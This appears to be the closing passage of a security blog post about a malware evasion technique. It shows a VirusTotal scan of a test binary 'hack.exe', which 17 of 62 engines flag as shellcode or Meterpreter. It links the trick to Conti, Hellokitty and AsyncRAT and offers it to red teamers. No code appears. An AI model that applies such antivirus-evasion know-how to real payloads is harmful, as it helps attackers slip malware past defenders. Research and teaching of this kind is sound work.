unix | utf
3:49 PM
1/4/2023
Right Ctrl

As you can see everything is worked perfectly!

Let’s go to upload `hack.exe` to VirusTotal:



153d249063f46b0d56603d7aab7e43a3361d74e9852367d8730f5e57fb9f5b9f

17 / 62

17 security vendors and no sandboxes flagged this file as malicious

153d249063f46b0d56603d7aab7e43a3361d74e9852367d8730f5e57fb9f5b9f
hack.exe
peexe 64bits assembly

40.00 KB
Size

2023-01-04 10:42:31 UTC
1 minute ago

Security Vendors' Analysis

Acronis (Static ML)	Suspicious	Ad-Aware	Generic.ShellCode.Marte.F.0761F973
ALYac	Generic.ShellCode.Marte.F.0761F973	Arcabit	Generic.ShellCode.Marte.F.0761F973
BitDefender	Generic.ShellCode.Marte.F.0761F973	Cynet	Malicious (score: 100)
Elastic	Malicious (high Confidence)	Emsisoft	Generic.ShellCode.Marte.F.0761F973 (B)
eScan	Generic.ShellCode.Marte.F.0761F973	GData	Generic.ShellCode.Marte.F.0761F973
Google	Detected	Kaspersky	VHO:Trojan.Win32.Convagent.gen
MAX	Malware (ai Score=86)	Symantec	Meterpreter
Trellix (FireEye)	Generic.mg.22dae1d36991fdfb	VIPRE	Generic.ShellCode.Marte.F.0761F973
ZoneAlarm by Check Point	VHO:Trojan.Win32.Convagent.gen	AhnLab-V3	Undetected
Alibaba	Undetected	Antiy-AVL	Undetected
Avast	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefenderTheta	Undetected	Bkav Pro	Undetected
ClamAV	Undetected	CMC	Undetected
Cybereason	Undetected	Cylance	Undetected

So, 17 of 62 AV engines detect our file as malicious.

https://www.virustotal.com/gui/file/153d249063f46b0d56603d7aab7e43a3361d74e9852367d8730f5e57fb9f5b9f/details

This is trick is used for example by Conti ransomware, Hellokitty ransomware and AsyncRAT in the wild.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

Conti
Hellokitty
Hellokitty source code
AsyncRAT source code
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine